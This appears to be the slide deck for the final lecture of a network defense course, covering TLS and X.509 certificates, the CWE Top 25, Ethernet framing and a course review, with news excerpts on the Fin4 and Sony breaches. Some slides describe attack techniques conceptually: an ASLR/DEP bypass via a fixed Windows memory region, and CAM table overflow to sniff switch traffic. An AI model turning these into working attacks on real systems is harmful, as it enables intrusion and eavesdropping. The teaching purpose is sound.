

# Defending Computer Networks

## *Lecture 24: TLS and Review*

Stuart Staniford

Adjunct Professor of Computer Science

# Logistics

- HW 4 due tonight (extended)
- Project document also due tonight
- Quiz 3 in last class, Thursday 12/4
  - One hour quiz
  - Will be cumulative
  - About 50% weight on material since Quiz 2
- Final project due Friday night (12/5)
  - Extension very unlikely (T.A. constraints)
- Project demos 12/8-12/10
- No final.

## *Hackers Using Lingo of Wall St. Breach Health Care Companies' Email*

SAN FRANCISCO — For more than a year, a group of cybercriminals has been pilfering email correspondence from more than 100 organizations — most of them publicly traded health care or pharmaceutical companies — apparently in pursuit of information significant enough to affect global financial markets.

The group's activities, detailed in a report released Monday morning by FireEye, a Silicon Valley security company, shed light on a new breed of criminals intent on using their hacking skills to gain a market edge in the pharmaceutical industry, where news of clinical trials, regulatory decisions or safety or legal issues can significantly affect a company's stock price.

Starting in mid-2013, FireEye began responding to the group's intrusions at publicly traded companies — two-thirds of them, it said, in the health care and pharmaceutical sector — as well as advisory firms, such as investment banking offices or companies that provide legal or compliance services.

The attackers, whom FireEye named "Fin4" because they are one of several groups that hack for financial gain, appear to be native English speakers, based in North America or Western Europe, who are well versed in the Wall Street vernacular. Their email lures are precisely tailored toward each victim, written in flawless English and carefully worded to sound as if they were sent by someone with an extensive background in investment banking and with knowledge of the terms those in the industry employ.

# 'Annie', 'Fury', other Sony blockbuster movies pirated after network attack

by [Lisa Vaas](#) on December 2, 2014 | [Leave a comment](#)

FILED UNDER: [Data loss](#), [Denial of Service](#), [Featured](#), [Ransomware](#)

It's a hard enough life indeed for Sony Pictures.

Last week, hackers [attacked the movie studio](#), leaving employees' screens glowing with a red skeleton labeled "Hacked by #GOP" and a list of instructions and demands.

Since then, at least five new movies have been leaked online.

Four of those movies were previously unreleased. At least one of them, *Annie* - a remake of the musical play starring Jamie Foxx - was timed to be a holiday blockbuster with a release date of 19 December.

The other four movies that wound up making their debut on piracy hubs were *Mr Turner*, *Still Alice*, *To Write Love On Her Arms* and the World War II drama *Fury*.

According to [Variety](#), *Fury* is now the second most-popular pirated film, with more than 1.2 million downloads as of 11am on Sunday.



# Main Focus of Today

- Last bit of certificates/TLS
- Summarize/Refresh Course
- Pontificate about future/prospects in CND

# What is in X.509 Cert?

- Certificate version (eg 3)
- Serial Number (eg 480025)
- Algorithm ID (eg 'sha1WithRSAEncryption')
- Issuer (CA = Certificate Authority, eg Geotrust)
- Validity Time Interval
  - Cert not to be used outside of this

# More in X.509 Cert

- Subject: (eg domain of website)
- Subject Public Key info
  - Algorithm
  - Public Key data
- X509 extensions
- Signature

# Hundreds of Root CAs


- Eg let's examine the list for Mozilla:
- <http://www.mozilla.org/projects/security/certs/included/>



# Obtaining Certificate to Play

- <https://www.networking4all.com/en/support/tools/site+check/>
- Eg try with [www.nytimes.com](http://www.nytimes.com)
- `openssl x509 -in nytimes-cert.txt -text |more`

# TLS Record Layer




<http://www.cs.bham.ac.uk/~mdr/teaching/modules06/netsec/lectures/tls/tls.html>

# TLS Record Format


Byte +0	Byte +1	Byte +2	Byte +3	Major Version	Minor Version	Version Type
Content type				3	0	SSL 3.0
Version		Length		3	1	TLS 1.0
(Major)	(Minor)	(bits 15..8)	(bits 7..0)	3	2	TLS 1.1
Protocol message(s)				3	3	TLS 1.2
MAC (optional)				Hex	Dec	Type
Padding (block ciphers only)				0x14	20	ChangeCipherSpec
				0x15	21	Alert
				0x16	22	Handshake
				0x17	23	Application

# Review

# More Useful Stack for Attacker



# CVE Counts By Year



# CWE Top 25

Rank	Score	ID	Name
[1]	93.8	<a href="#">CWE-89</a>	Improper Neutralization of Special Elements used in an SQL Command ('SQL Injection')
[2]	83.3	<a href="#">CWE-78</a>	Improper Neutralization of Special Elements used in an OS Command ('OS Command Injection')
[3]	79.0	<a href="#">CWE-120</a>	Buffer Copy without Checking Size of Input ('Classic Buffer Overflow')
[4]	77.7	<a href="#">CWE-79</a>	Improper Neutralization of Input During Web Page Generation ('Cross-site Scripting')
[5]	76.9	<a href="#">CWE-306</a>	Missing Authentication for Critical Function
[6]	76.8	<a href="#">CWE-862</a>	Missing Authorization
[7]	75.0	<a href="#">CWE-798</a>	Use of Hard-coded Credentials
[8]	75.0	<a href="#">CWE-311</a>	Missing Encryption of Sensitive Data
[9]	74.0	<a href="#">CWE-434</a>	Unrestricted Upload of File with Dangerous Type
[10]	73.8	<a href="#">CWE-807</a>	Reliance on Untrusted Inputs in a Security Decision
[11]	73.1	<a href="#">CWE-250</a>	Execution with Unnecessary Privileges
[12]	70.1	<a href="#">CWE-352</a>	Cross-Site Request Forgery (CSRF)
[13]	69.3	<a href="#">CWE-22</a>	Improper Limitation of a Pathname to a Restricted Directory ('Path Traversal')
[14]	68.5	<a href="#">CWE-494</a>	Download of Code Without Integrity Check
[15]	67.8	<a href="#">CWE-863</a>	Incorrect Authorization
[16]	66.0	<a href="#">CWE-829</a>	Inclusion of Functionality from Untrusted Control Sphere
[17]	65.5	<a href="#">CWE-732</a>	Incorrect Permission Assignment for Critical Resource
[18]	64.6	<a href="#">CWE-676</a>	Use of Potentially Dangerous Function
[19]	64.1	<a href="#">CWE-327</a>	Use of a Broken or Risky Cryptographic Algorithm
[20]	62.4	<a href="#">CWE-131</a>	Incorrect Calculation of Buffer Size
[21]	61.5	<a href="#">CWE-307</a>	Improper Restriction of Excessive Authentication Attempts
[22]	61.1	<a href="#">CWE-601</a>	URL Redirection to Untrusted Site ('Open Redirect')
[23]	61.0	<a href="#">CWE-134</a>	Uncontrolled Format String
[24]	60.3	<a href="#">CWE-190</a>	Integer Overflow or Wraparound
[25]	59.9	<a href="#">CWE-759</a>	Use of a One-Way Hash without a Salt

940 CWE's in total – another 37 pages like this

# Defeating ASLR/DEP combined

- Any non-ASLR code can be analyzed for ROP.
  - Still sometimes libraries/code lying around. Eg
    - <https://blogs.technet.com/b/srd/archive/2013/08/12/mitigating-the-ldrhotpatchroutine-dep-aslr-bypass-with-ms13-063.aspx>

The bypass takes advantage of a predictable memory region known as SharedUserData that exists at a fixed location (0x7ffe0000) in every process on every supported version of Windows. On 64-bit versions of Windows prior to Windows 8, this region contains pointers to multiple functions in the 32-bit version of NTDLL that is used by WOW64 processes as shown below:

```
0:000> dds 7ffe0340 Lc
00000000`7ffe0340 77829ce9 ntdll32!LdrInitializeThunk
00000000`7ffe0344 77800100 ntdll32!KiUserExceptionDispatcher
00000000`7ffe0348 77800028 ntdll32!KiUserApcDispatcher
00000000`7ffe034c 778000b8 ntdll32!KiUserCallbackDispatcher
00000000`7ffe0350 7788f8d4 ntdll32!LdrHotPatchRoutine
00000000`7ffe0354 77822551 ntdll32!ExpInterlockedPopEntrySListFault
00000000`7ffe0358 7782251b ntdll32!ExpInterlockedPopEntrySListResume
00000000`7ffe035c 77822553 ntdll32!ExpInterlockedPopEntrySListEnd
00000000`7ffe0360 77800190 ntdll32!RtlUserThreadStart
00000000`7ffe0364 77892dfd ntdll32!RtlpQueryProcessDebugInformationRemote
00000000`7ffe0368 778517d9 ntdll32!EtwNotificationThread
00000000`7ffe036c 777f0000 ntdll32!CsrServerApiRoutine
```



# Ethernet Frame


802.3 Ethernet frame structure									
Preamble	Start of frame delimiter	MAC destination	MAC source	802.1Q tag (optional)	Ethertype (Ethernet II) or length (IEEE 802.3)	Payload	Frame check sequence (32-bit CRC)	Interframe gap	
7 octets	1 octet	6 octets	6 octets	(4 octets)	2 octets	46-1500 octets	4 octets	12 octets	
		← 64–1518 octets (68-1522 octets for 802.1Q tagged frames) →							
		← 84–1538 octets (88-1542 octets for 802.1Q tagged frames) →							

1500 is typical MTU for ethernet


# CAM Table Overflow

- If the switch sees too many MAC addresses
  - CAM table fills up
  - Then just broadcasts everything
  - Makes it easier to sniff everyone's traffic
- Can be mitigated with port security
  - Switch rules about what Macs on what port
  - Or how many Macs per port

